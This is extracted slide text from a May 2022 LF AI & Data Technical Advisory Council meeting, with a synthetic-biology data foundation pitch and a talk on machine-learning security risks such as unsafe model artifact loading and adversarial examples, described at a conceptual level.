

Meeting of the LF AI & Data Technical Advisory Council (TAC)

May 5, 2022

 LF AI & DATA

Antitrust Policy

- › Linux Foundation meetings involve participation by industry competitors, and it is the intention of the Linux Foundation to conduct all of its activities in accordance with applicable antitrust and competition laws. It is therefore extremely important that attendees adhere to meeting agendas, and be aware of, and not participate in, any activities that are prohibited under applicable US state, federal or foreign antitrust and competition laws.
- › Examples of types of actions that are prohibited at Linux Foundation meetings and in connection with Linux Foundation activities are described in the Linux Foundation Antitrust Policy available at <http://www.linuxfoundation.org/antitrust-policy>. If you have questions about these matters, please contact your company counsel, or if you are a member of the Linux Foundation, feel free to contact Andrew Updegrove of the firm of Gesmer Undergone LLP, which provides legal counsel to the Linux Foundation.

Recording of Calls

Reminder:

TAC calls are recorded and available for viewing on the [TAC Wiki](#)

Reminder: LF AI & Data Useful Links

- › Web site: lfaidata.foundation
- › Wiki: wiki.lfaidata.foundation
- › GitHub: github.com/lfaidata
- › Landscape: <https://landscape.lfaidata.foundation> or <https://l.lfaidata.foundation>
- › Mail Lists: <https://lists.lfaidata.foundation>
- › Slack: <https://slack.lfaidata.foundation>
- › Youtube: <https://www.youtube.com/channel/UCfasaeqXJBCAJMNO9HcHfbA>
- › LF AI Logos: <https://github.com/lfaidata/artwork/tree/master/lfaidata>
- › LF AI Presentation Template: https://drive.google.com/file/d/1eiDNJvXCqSZHT4Zk_-czASlz2GTBRZk2/view?usp=sharing

- › Events Page on LF AI Website: <https://lfaidata.foundation/events/>
- › Events Calendar on LF AI Wiki (subscribe available): <https://wiki.lfaidata.foundation/pages/viewpage.action?pageId=12091544>
- › Event Wiki Pages: <https://wiki.lfaidata.foundation/display/DL/LF+AI+Data+Foundation+Events>

Agenda

- › Roll Call (2 mins)
- › Approval of Minutes from previous meeting (2 mins)
- › Synthetic Biology Open Computing Foundation Presentation – Loretta Tioiela
- › Machine Learning Security – Alejandro Saucedo
- › LF AI General Updates (2 min)
- › Open Discussion (2 min)

TAC Voting Members - Please note

Please ensure that you do the following to facilitate smooth procedural quorum and voting processes:

- Change your Zoom display name to include your First/Last Name, Company/Project Represented
 - example: Nancy Rausch, SAS
- State your First/Last Name and Company/Project when submitting a motion
 - example: First motion, Nancy Rausch/SAS

TAC Voting Members

Note: we still need a few designated backups specified on [wiki](#)

Member Company or Graduated Project	Membership Level or Project Level	Voting Eligibility	Country	TAC Representative	Designated TAC Representative Alternates
4paradigm	Premier	Voting Member	China	Zhongyi Tan	
Baidu	Premier	Voting Member	China	Ti Zhou	Daxiang Dong, Yanjun Ma
Ericsson	Premier	Voting Member	Sweden	Rani Yadav-Ranjan	
Huawei	Premier	Voting Member	China	Howard (Huang Zhipeng)	Charlotte (Xiaoman Hu) , Leon (Hui Wang)
IBM	Premier	Voting Member	USA	Susan Malaika	Saishruthi Swaminathan
Nokia	Premier	Voting Member	Finland	@ Michael Rooke	@ Jonne Soininen
OPPO	Premier	Voting Member	China	Jimin Jia	
SAS	Premier	Voting Member	USA	*Nancy Rausch	JP Trawinski
Tencent	Premier	Voting Member	China	Bruce Tao	Huaming Rao
ZTE	Premier	Voting Member	China	Wei Meng	Liya Yuan
Acumos Project	Graduated Technical Project	Voting Member	USA	Amit Kumar	Prasanna Kulkarni
Adversarial Robustness Toolbox Project	Graduated Technical Project	Voting Member	USA	Beat Buesser	
Angel Project	Graduated Technical Project	Voting Member	China	Bruce Tao	Huaming Rao
Egeria Project	Graduated Technical Project	Voting Member	UK	Mandy Chessell	Nigel Jones, David Radley, Maryna Strelchuk, Ljupcho Palashevski, Chris Grote
Flyte Project	Graduated Technical Project	Voting Member	USA	Ketan Umare	
Horovod Project	Graduated Technical Project	Voting Member	USA	Travis Addair	
Milvus Project	Graduated Technical Project	Voting Member	China	Xiaofan Luan	Jun Gu
ONNX Project	Graduated Technical Project	Voting Member	USA	Alexandre Eichenberger	Prasanth Pulavarthi, Jim Spohrer
Pyro Project	Graduated Technical Project	Voting Member	USA	Fritz Obermeyer	

Minutes approval

Approval of April 21, 2022 Minutes

Draft minutes from the April 21th TAC call were previously distributed to the TAC members via the mailing list

Proposed Resolution:

- › That the minutes of the April 21th meeting of the Technical Advisory Council of the LF AI & Data Foundation are hereby approved.

Synthetic Biology Open Computing Foundation Presentation

Loretta Tioiela




Synthetic Biology
Open Computing Foundation

The Biological data exponential growth issue and the need for predictability

The Exponential Growth of Biomedical Data over Time

● Molecular Data ● Biomedical Literature ● Real World Evidence



Our Value Proposition



Join Us on

Discord


Be part of the discussions on the future of SynBio



Submit Open Source

Projects

Contribute to open source technologies



Contribute

Private Cloud Infrastructure

resources

OpenSynBio

Our Value Proposition: Datasets & models



Our datasets and models hub will ring together different siloed repository to allow researchers to :

- Structure data by applying an underlying biological structure or "ontology"
- make that data searchable,
- and intelligently rank and give recommendations on biological systems behaviors based on real world evidence

Among these data repository, we have among others:



iGEM Registry of Standard Biological Parts




Berkeley La ICEc




Human Protein Atlas

OpenSynBio

OpenSynBio Governance Structure



Our Value Proposition: Addressing the challenges of the world



Consumer Goods




Genomics



Food & Agriculture



Chemicals & materials



Consumer Goods

OpenSynBio



An Ecosystem in development



OpenSynBio

OpenSynBio Summit 2022 - Global Community

60

+

countries



OpenSynBio





THANKS



SAN FRANCISCO 224
Townsend St, San Francisco,
CA 94107, UNITED STATES

STATION F Parvis Alan
Turing, 75013 Paris,
FRANCE

1 Ayer Rajah Avenue 138676
Singapore



**Secure Machine
Learning at Scale
with MLSecOps**

Alejandro Saucedo



About me

Engineering Director, **Seldon Technologies**

Chief Scientist, **The Institute for Ethical AI & ML**

Governing Council Member-at-Large,
Association for Computing Machinery



Alejandro Saucedo

@AxSaucedo

Security Challenges in Machine Learning

- Security challenges in devops and software space more known
- Key challenges in machine learning still being defined as best practice
- Impossible to make systems **un-hackable**, but possible to **mitigate undesired outcomes**

The solutions will be **technical** in nature but will **ultimately still rely** on **humans and process**

What is MLSecOps?

- Extension of DevOps and Security with machine learning infrastructure as first class citizen
- Intersection of ML infrastructure, developer operations / automation, and security policies



Industry Standards - OWASP Top 10

2017

A01:2017-Injection

A02:2017-Broken Authentication

A03:2017-Sensitive Data Exposure

A04:2017-XML External Entities (XXE)

A05:2017-Broken Access Control

A06:2017-Security Misconfiguration

A07:2017-Cross-Site Scripting (XSS)

A08:2017-Insecure Deserialization

A09:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

(New) A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

(New) A08:2021-Software and Data Integrity Failures


A09:2021-Security Logging and Monitoring Failures*

(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey



TLDR; Machine Learning Deployed



TLR;

<https://www.youtube.com/watch?v=QcevzK9ZuDg&t=1s>

TLDR; Machine Learning Deployed

You inference logic encapsulated into **Python class**. Or as a **model artifact**.

Wrap your Model into microservice using **Seldon Core**

Model Microservice

url **/api/v1.0/predictions**

```
$ s2i build . seldonio/seldon-core-s2i-python3:1.1.0 model:0.1
```

```
$ curl -H 'Content-Type: application/json' \
-d '{"data": {"names": ..., "ndarray": ...}}' \
http://<url>/seldon/ns/model/api/v1.0/predictions
```

```
class SeldonModel:

    def __init__(self, model_uri):

        self._model = load(model_uri)

    def predict(self, X):
        preds = self._model.predict(X)
        return preds

    def metrics(self):
        custom_metrics = [
            { "key": "metric_1", "value": 1 } ]
        return custom_metrics
```


TLR;

<https://www.youtube.com/watch?v=QcevzK9ZuDg&t=1s>

1 - Deploying the model...

Security Areas in Phases of MLOps

OLFAI




Security Risk Areas

- Loading Model Artifacts
- Access to Model
- Dependencies
- Code Vulnerabilities
- Model / Runtime Images
- Honorable Mentions



Security Risk 2 - Artifacts & Pickles

- Loading artifacts dynamically exposes security vulnerabilities



2 - Loading malicious artifact...

Security Risk 2 - Artifacts & Pickles

- Major ML Libraries can be exposed

The image shows a composite screenshot of two web pages. The top page is the PyTorch documentation for `torch.load()`. The bottom page is the scikit-learn documentation for model persistence.

PyTorch Documentation (torch.load):

- Navigation: Get Started, Ecosystem, Mobile, Blog, Tutorials, Docs (selected), Resources.
- Breadcrumbs: Docs > torch > torch.load
- Section: TORCH.LOAD
- Code Snippet:

```
torch.load(f, map_location=None, pickle_module=pickle,
**pickle_load_args) [SOURCE]
```
- Description: Loads an object saved with `torch.save()` from a file.
- Text: `torch.load()` uses Python's unpickling facilities but treats storages, which underlie tensors, specially. They are first deserialized on the CPU and are then moved to the device they were saved from. If this fails (e.g. because the run time system doesn't have certain devices), an exception is raised. However, storages can be dynamically remapped to an alternative set of devices using the `map_location` argument.
- Text: If `map_location` is a callable, it will be called once for each serialized storage with two arguments: storage and location. The storage argument will be the initial deserialization of the storage, residing on the CPU. Each serialized storage has a location tag associated with it which identifies the device it was saved from, and this tag is the second argument passed to `map_location`. The builtin location tags are 'cpu' for CPU tensors and

scikit-learn Documentation (Model persistence):

- Navigation: Prev, Up, Next
- Version: scikit-learn 1.0.2, Other versions
- Text: Please cite us if you use the software.
- Section: 9. Model persistence
- Sub-sections: 9.1. Python specific serialization, 9.2. Interoperable formats
- Code Snippet:

```
>>> from joblib import dump, load
>>> dump(clf, 'filename.joblib')

Later you can load back the pickled model (possibly in another Python process):

>>> clf = load('filename.joblib')
```
- Note: dump and load functions also accept file-like object instead of filename is available here.
- Section: 9.1.1. Security & maintainability limitations
- Text: pickle (and joblib by extension), has some issues regarding maintainability and

Python API (Keras):

```
layer = CustomLayer(5)
layer.var.assign(2)


serialized_layer = keras.layers.serialize(layer)
new_layer = keras.layers.deserialize(
    serialized_layer, custom_objects={"CustomLayer": CustomLayer}
)
```


Security Risk 2 - Artifact Trust or Discard

- Security requirements are analogous to application development, which cannot expect to be solved with just magical scanning
- There is a “trust or discard” mechanisms that need to be in play through the automation touchpoints of CI / CD / ETL

Security Risk 3 - Access to the model (1/3)


- Access to model endpoints can expose exploiting vulnerabilities
- Adversarial Machine Learning can exploit models with examples



3 - Adversarial examples...

